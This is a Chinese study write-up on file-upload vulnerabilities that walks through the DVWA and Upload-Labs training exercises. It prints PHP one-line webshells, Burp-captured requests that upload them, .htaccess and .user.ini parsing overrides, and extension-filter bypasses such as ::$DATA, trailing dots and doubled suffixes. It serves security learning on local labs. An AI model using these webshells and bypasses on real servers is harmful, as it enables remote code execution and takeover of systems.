


File Upload

原理：

对于上传的文件类型/内容/权限等没有严格的过滤检查，使攻击者可以通过上传被包装的木马获取服务器的shell权限。

如何判断是否存在文件上传漏洞？如何判断文件上传是怎样实际找到漏洞和绕过方法的？



核心：

什么是一句话木马？

在之前的HTTP请求头学习中知道有get和post两种提交方式。在提交数据的过程中，可以有get/post/cookie等方式，而一句话木马用\$_get/post/cookie[""]接收我们传递的数据，并把接受的数据传递给一句话木马中执行命令的函数。

比如：

```
<?php eval($_POST['a']); ?>
```

其中eval就是执行命令的函数，而\$_POST['a']是网站接收的数据。eval会把接收到的数据当成PHP代码执行，也就使得攻击者可以通过木马传递任意php语句。

一些其它的一句话木马：

```
<?php assert($_POST['a']); ?>
```

assert(): 判断内含的表达式是否为真，若为真则以php代码执行，假则输出FALSE；

```
<?php
$fun = create_function('',$_POST['a']);
$fun();
?>
```

套壳又套了一层函数

```
<?php
@call_user_func(assert,$_POST['a']);
?>
```

本质上还是套壳;call_user_func(): 调用其他函数, 第一个参数为被调用函数名, 第二个参数是被调用的参数。

练习

DVWA low

源码中没有任何过滤, 可以直接上传木马。

```
<?php

if( isset( $_POST[ 'upload' ] ) ) {
    // where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path )
    ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

几个函数查一下:

1.basename(path,suffix): 返回路径中的文件名部分; path必选, 对应路径; suffix可以不选, 如果写了则会过滤掉文件名中的后缀。

2.全局数组上传文件:

通过全集数组\$_FILES上传文件。

\$_FILES["file"]["name"] - 上传文件的名称;

\$_FILES["file"]["tmp_name"] - 存储在服务器的文件的临时副本的名称;

```
if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) )
{
```

这个if语句防止了直接将文件放入上传后的文件夹后被读取。

参考: <https://www.runoob.com/php/php-file-upload.html>


3.move_uploaded_file(): 把上传的文件移动到新位置; 成功返回TRUE,失败返回FALSE。

(注意: 该函数仅可用于HTTP POST请求头上传的文件/若目标同名文件存在会被覆盖)

上传之后会出现文件路径:



通过蚁剑连接php获得webshell



(有一个注意的点, 如果开了Windows Defender, php文件会上传失败)

DVWA medium

源码对文件类型做了限制:

```
<?php

if( isset( $_POST[ 'upload' ] ) ) {
    // where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {
```

```

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ],
$target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG
images.</pre>';
    }
}

?>

```

可以用Burpsuite抓包修改请求报文实现绕过：

先把php后缀改成允许的后缀，然后上传，burpsuite抓包：

```

POST /vulnerabilities/upload/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 421
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZKsilskGfZjLZy9I
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=4pfdjlmndfflv84ovt5mp1f81b ; security=medium
Connection: close

-----WebKitFormBoundaryZKsilskGfZjLZy9I
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----WebKitFormBoundaryZKsilskGfZjLZy9I
Content-Disposition: form-data; name="uploaded"; filename="1.png"
Content-Type: image/png

<?php @eval($_POST['hack']); ?>
-----WebKitFormBoundaryZKsilskGfZjLZy9I
Content-Disposition: form-data; name="Upload"

Upload
-----WebKitFormBoundaryZKsilskGfZjLZy9I--

```

修改文件名，放包，发现成功上传，蚁剑连接，结束。

DVWA high

```

<?php

if( isset( $_POST[ 'upload' ] ) ) {
    // where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];

```

```

$uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) +
1);
$uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
$uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

// Is it an image?
if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) ==
"jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
( $uploaded_size < 100000 ) &&
getimagesize( $uploaded_tmp ) ) {

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
else {
    // Invalid file
    echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG
images.</pre>';
}
}

?>

```

抽象的代码，先分析一下：

substr(): sql注入的常客了，意思是截取一部分字符串；

strrpos(): 寻找某一个字符（串）最后一次出现的位置；

```
$uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
```

那这句话的意思就是把该变量赋值后缀名（最后一个.后面的字符串）

strtolower(): 全部变为小写

getimagesize(): 获取该图像的相关详细信息，若成功则返回数组，失败则返回false并产生警告。


所以high级别必须强制要求上传的是图片文件，否则就会被直接过滤。

解决方法：

1.拼接图片和php

```
copy 2.png/b+1.php/a 3.png
```

但是上传之后无法连接：



显示返回数据为空。查看帮助发现：“need to link in another vulnerability, such as file inclusion.”也就是说单独文件上传没法提权。

网上的教程大多数都是使用命令注入/文件包含配合使用。

DVWA impossible

```
if( isset( $_POST[ 'Upload' ] ) ) {  
    // Check Anti-CSRF token  
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );  
  
    // File information  
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];  
    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1 );  
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];  
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];  
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];  
  
    // Where are we going to be writing to?  
    $target_path = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';  
    // $target_file = basename( $uploaded_name, '.' . $uploaded_ext ) . '-' .  
    $target_file = md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;  
    $temp_file = ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) );  
    $temp_file .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;  
  
    // Is it an image?  
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&  
        ( $uploaded_size < 100000 ) &&  
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&  
        getimagesize( $uploaded_tmp ) ) {  
  
        // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)  
        if( $uploaded_type == 'image/jpeg' ) {  
            $img = imagecreatefromjpeg( $uploaded_tmp );  
            imagejpeg( $img, $temp_file, 100 );  
        }  
        else {  
            $img = imagecreatefrompng( $uploaded_tmp );  
            imagepng( $img, $temp_file, 9 );  
        }  
        imagedestroy( $img );  
  
        // Can we move the file to the web root from the temp folder?  
        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {  
            // Yes!  
            echo "<pre><a href='{$target_path}{$target_file}'>{$target_file}</a> successfully uploaded!</pre>";  
        }  
        else {  
            // No  
            echo '<pre>Your image was not uploaded.</pre>';  
        }  
  
        // Delete any temp files  
        if( file_exists( $temp_file ) )  
            unlink( $temp_file );  
    }  
    else {  
        // Invalid file  
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';  
    }  
}  
  
// Generate Anti-CSRF token  
generateSessionToken();
```

<https://blog.csdn.net/elephantxiang>

这里函数更多了：

uniqid(): 基于以微秒计算的当前时间生成唯一ID；

md5():很好理解，转换为md5序列；

sys_get_temp_dir(): 返回 PHP 储存临时文件的默认目录的路径

imagecreatefrom(): 创建一个新图像

imagejpeg/png: 把图像重新覆盖到源文件上

相当于是把整个上传文件洗了一遍。。。确实没办法注入了。

Upload-Labs

Pass-01



打开burpsuite拦截之后发现在和服务器通信产生流量之前php文件就已经被拦截，说明该拦截存在于网页前端：

```
<script type="text/javascript">
    function checkFile() {
        var file = document.getElementsByName('upload_file')[0].value;
        if (file == null || file == "") {
            alert("请选择要上传的文件!");
            return false;
        }
        //定义允许上传的文件类型
        var allow_ext = ".jpg|.png|.gif";
        //提取上传文件的类型
        var ext_name = file.substring(file.lastIndexOf("."));
        //判断上传文件类型是否允许上传
        if (allow_ext.indexOf(ext_name) == -1) {
            var errMsg = "该文件不允许上传, 请上传" + allow_ext + "类型的文件, 当前文件类型为: " + ext_name;
            alert(errMsg);
            return false;
        }
    }
</script>
```

这里通过substring()截取文件后缀名后和jpg/png比对的方法判断是否允许文件上传。

这里有两种方式，第一种是先上传一张照片，burp拦截之后修改上传文件名为php文件名，放包；第二种是选择php文件拼接图片/16进制添加php代码。

Pass-02

MIME类型检查：检查文件类型的一种协议。

源码如下：

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') ||
            ($_FILES['upload_file']['type'] == 'image/png') || ($_FILES['upload_file']
            ['type'] == 'image/gif')) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name'];

            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '文件类型不正确，请重新上传!';
        }
    } else {
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建!';
    }
}
```

Request to http://localhost:801 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /Pass-02/index.php ?action=show_code HTTP/1.1
2 Host: localhost:801
3 Content-Length: 327
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:801
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryRzZKy5apLy0Soo7r
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:801/Pass-02/index.php?action=show_code
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=q1gcvd2hurgcbvnr6ee4e2vok3
21 Connection: close
22
23 -----WebKitFormBoundaryRzZKy5apLy0Soo7r
24 Content-Disposition: form-data; name="upload_file"; filename="a.php"
25 Content-Type: application/octet-stream
26
27 <?php eval($_POST['a']); ?>
28 -----WebKitFormBoundaryRzZKy5apLy0Soo7r
29 Content-Disposition: form-data; name="submit"
30
31 0000
32 -----WebKitFormBoundaryRzZKy5apLy0Soo7r--
```

修改Content-type为：image/jpeg，绕过MIME类型检测

Request		Response			
Pretty	Raw	Pretty	Raw	Hex	Render
<pre> 1 POST /Pass-02/index.php?action=show_code HTTP/1.1 2 Host: localhost:801 3 Content-Length: 313 4 Cache-Control: max-age=0 5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99" 6 sec-ch-ua-mobile: ?0 7 sec-ch-ua-platform: "Windows" 8 Upgrade-Insecure-Requests: 1 9 Origin: http://localhost:801 10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGBkPDIsO4lBLEogC 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/a vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan ge;q=0.9 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Referer: http://localhost:801/Pass-02/index.php?action=show_code 18 Accept-Encoding: gzip, deflate 19 Accept-Language: zh-CN,zh;q=0.9 20 Cookie: PHPSESSID=q1gcvd2hurqcbvnr6ee4e2vok3 21 Connection: close 22 23 -----WebKitFormBoundaryGBkPDIsO4lBLEogC 24 Content-Disposition: form-data; name="upload_file"; filename= "a.php" 25 Content-Type: image/jpeg 26 27 <?php eval(\$_POST['a']); > 28 -----WebKitFormBoundaryGBkPDIsO4lBLEogC 29 Content-Disposition: form-data; name="submit" 30 31 32 -----WebKitFormBoundaryGBkPDIsO4lBLEogC-- 33 </pre>		<pre> 53 54 55 <div id="upload_panel"> 56 57 58 <h3> 59 <code> 60 webshell 61 </code> 62 63 64 <h3> 65 </h3> 66 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()"> 67 <p> 68 <input class="input_file" type="file" name= "upload_file" /> 69 <input class="button" type="submit" name= "submit" value="" /> 70 </form> 71 <div id="msg"> 72 </div> 73 <li id="show_code"> 74 <h3> 75 </h3> 76 <pre> 77 <code class="line-numbers language-php"> 78 \$is_upload = false; 79 \$msg = null; 80 if (isset(\$_POST['submit'])) { 81 if (file_exists(UPLOAD_PATH)) { 82 </pre>			

Pass-03

提示不可以上传php后缀的文件，则可以尝试php3/php5/php7/pht/phtml/phps.

Pass-04

这题限制了大多数可用的php文件后缀，源码如下：

```

if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext =
array(".php",".php5",".php4",".php3",".php2",".php1",".html",".htm",".phtml",".p
ht",".pHp",".pHP5",".pHP4",".pHP3",".pHP2",".pHP1",".Html",".Htm",".pHtml",".jsp
",".jsPa",".jspx",".jsw",".jsv",".jspf",".jtm1",".jSp",".jSpX",".jSpa",".jSw",".
jsv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".ce
r",".aSp",".aSpX",".aSa",".aSaX",".aScx",".aShx",".aSmx",".cEr",".swf",".swf",".
ini");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = del_dot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空
    }
}

```

htaccess文件绕过：

htaccess是Apache专用的配置文件，在该配置文件中存在的规则适用于该目录及其所有子目录下的所有文件。htaccess 是 Apache HTTP Server 的纯文本配置文件，允许管理员为提供 Web 内容的目录指定选项。在 htaccess 中意味着该文件在目录列表中类似 Unix 的系统上是不可见的，除了使用“ls -a”命令。该文件的语法与系统范围的 httpd.conf 配置文件完全相同。htaccess 文件放在管理员想要覆盖 Apache 设置的目录中。

.htaccess文件可以做到自定义页面重定向/改变拓展名/允许或禁止特定IP的访问等等功能。

首先上传一个htaccess文件，代码如下：（文件名就是.htaccess）

```
AddType application/x-httpd-php .jpg .png
```

这相当于添加了一条规则，即把所有jpg/png格式文件当成php文件解析。

或者这样写也是可以的：

```
<FilesMatch "shell.png">  
SetHandler application/x-httpd-php  
</FilesMatch>
```

这样写就相当于是只对shell.png单个文件起作用，后面在上传木马的时候木马文件名需要和这里的文件名保持一致。

.htaccess上传成功之后直接将一句话木马后缀改为.jpg，上传，蚁剑即可链接。

*可以通过PHP和Windows不同的正则语法机制做到类似于二次上传的操作：

第一次上传【shell.php.jpg】，此时会生成一个没有任何内容的php文件

第二次上传时将文件名改成4.</4.<<</4.>><等类似的文件名，这样可以做到将该文件的内容覆盖到已经上传的php文件内。

*特殊情况下这些符号在正则匹配时等价：

```
" = .  
> = ?  
< = *
```

*在文件上传中，.htaccess还有这种用法：

在php.ini中php_flag engine默认关闭，会关闭目录下的php文件解析功能。

```
<Files '*.gif'  
SetHandler application/x-httpd-phpphp_flag engine on  
</Files>
```

这样就可以对特定的文件类型开启php解析引擎。

Pass-05（文件解析规则）

.user.ini修改文件解析规则。相对于php.ini,.user.ini相当于用户自定义规则的存放处，其作用与.htaccess相似，但是适用范围更广，nginx/apache/IIS均可用（.htaccess只适用于apache）

auto_prepend_file/auto_append_file :可以让规则目录下的所有php文件在执行前包含指定的文件。需要网站以CGI模式运行

首先构造一个.user.ini，包含该语句。再上传一个包含一句话木马的图片文件，当访问根目录下的readme.php时会自动解析user.ini内的命令并包含一句话木马从而可以获得shell。

Pass-06~11（规则绕过）

这里是不同的文件名过滤规则的对策。

大小写绕过：强制将大写字母转换为小写字母。

```
$file_ext = strtolower($file_ext);
```

当该句在后端代码中不存在时可以使用burpsuite抓包之后在filename=处修改文件名为1.Php来进行绕过。

空格绕过:

```
$file_ext = trim($file_ext);
```

该句的作用为去除文件名首尾的空格。当这句存在时可以将上传文件名最后添加一个空格，因为windows文件系统的默认规则为以点和空格结尾的文件为非法格式，所以可通过该方式绕过检测（因为去掉空格的指令在最后，所以在之前的所有检测内容检测的相当于是"php(空格)"格式。

\$DATA绕过:

这里是微软官方的解释:

流是字节序列。 在 NTFS 文件系统中，流包含写入文件的数据，并提供有关文件的详细信息，而不是属性。例如，可以创建包含搜索关键字的流，也可以创建创建文件的用户帐户的标识。

从 windows shell 命令行指定时，流的全名为“filename: stream name: stream type”，如以下示例中所示：“myfile.dat: stream1: \$DATA”。

对于文件名合法的任何字符，对于流名称（包括空格）也是合法的。 有关详细信息，请参阅 命名文件。 流类型（也称为属性类型代码，）是 NTFS 文件系统的内部类型。 因此，用户无法创建新的流类型，但可以打开现有的 NTFS 文件系统类型。 流类型说明符值始终以美元符号（\$）符号开头。 有关流类型的列表，请参阅下文。

默认情况下，默认数据流未命名。 若要完全指定默认数据流，请使用“filename: : \$DATA”，其中\$DATA为流类型。 这相当于“filename”。 可以使用 文件命名约定在文件中创建命名流。 请注意，“\$DATA”是合法的流名称。 例如，名为“sample”的文件上名为“\$DATA”的流的完整名称为“sample: \$DATA: \$DATA”。 如果在同一个文件上创建了名为“bar”的流，其全名将是“sample: bar: \$DATA”。

创建和使用具有一个字符名称的文件时，请使用句点前缀文件名，后跟反斜杠（.）或使用完全限定的路径名称。 这样做的原因是，windows将一个字符文件名视为驱动器号。 使用相对路径指定驱动器号时，冒号将驱动器号与路径分开。 如果一个字符名称是驱动器号还是文件名存在歧义，windows假定它是一个驱动器号（如果冒号后面的字符串是有效路径，即使驱动器号无效）。

过滤该方法的代码为:

```
$file_ext = str_ireplace('::$DATA', '', $file_ext);
```

当该语句不存在时，通过在文件名之后添加“::\$DATA”的方式，可以让Windows系统认为这是文件流，从而不检查文件流中所有文件的后缀类型是否合法。

点绕过:

防范代码如下:

```
$file_name = deldot($file_name);
```

这里还有另一句strchr()函数:

```
$file_ext = strrchr($file_name, '.');
```

该函数是从C语言中沿袭而来的，原理是通过指针对应地址找到需要的字符（这里是点）在字符串中的位置。因为Windows文件系统默认删除位于文件末尾的点，所以可以通过在文件末尾加点的方式绕过对文件名后缀的检测，但如果有deldot()函数，就会将文件末尾的点删除（但只删除一个）。

通过在文件末尾加点绕过检测。

当这些函数都存在的时候其实也是可以绕过检测的：

```
$file_name = trim($_FILES['upload_file']['name']);
$file_name = deldot($file_name); //删除文件名末尾的点
$file_ext = strrchr($file_name, '.');
$file_ext = strtolower($file_ext); //转换为小写
$file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
$file_ext = trim($file_ext); //首尾去空
```

根据函数功能排序，首先先删除一个点，再删除一个空格。那么就可以通过php. .的方式，让函数执行结束之后后缀仍然为php.。这样就可以绕过检测了。

双写绕过：

```
$file_name = trim($_FILES['upload_file']['name']);
$file_name = str_ireplace($deny_ext, "", $file_name);
$tmp_file = $_FILES['upload_file']['tmp_name'];
$img_path = UPLOAD_PATH.'/'.$file_name;
```

第二行会将整个文件名与deny_text中的后缀名字符串进行比较，如果发现有一样的部分则全部转换为空格。但由于该代码只执行了一次，所以可以通过.phpphp的方式绕过检测。

Windows中常见的文件系统：

Windows目前有三种支持的文件系统类型：exFAT,FAT32,NTFS.

FAT32:单个文件最大为4G;最大文件数量268,435,437;分区最大容量8TB;可在多种操作系统读写;(FAT历史最长，诞生之初是为了服务软盘和光盘的，所以有单个文件的大小限制。这也决定了现在的windows系统镜像/引导U盘是不可以适用FAT32文件系统的)

NTFS：新时代的文件操作系统，在windows/linux/unix操作系统上几乎没有限制（但在MacOS上NTFS格式的盘是只读的）。windows操作系统必须挂载在NTFS系统的盘上。

exFAT：统一了NTFS和FAT32的文件系统（又称FAT64）。

NTFS参考文档：<https://zhuanlan.zhihu.com/p/432085747>

Pass-12~13 (GET/POST截断)

从这题开始出现了变化：

```
$file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
if(in_array($file_ext,$ext_arr)){
    $tmp_file = $_FILES['upload_file']['tmp_name'];
    $img_path = $_GET['save_path'].'/'.$rand(10,
99).date("YmdHis").".$file_ext;
```

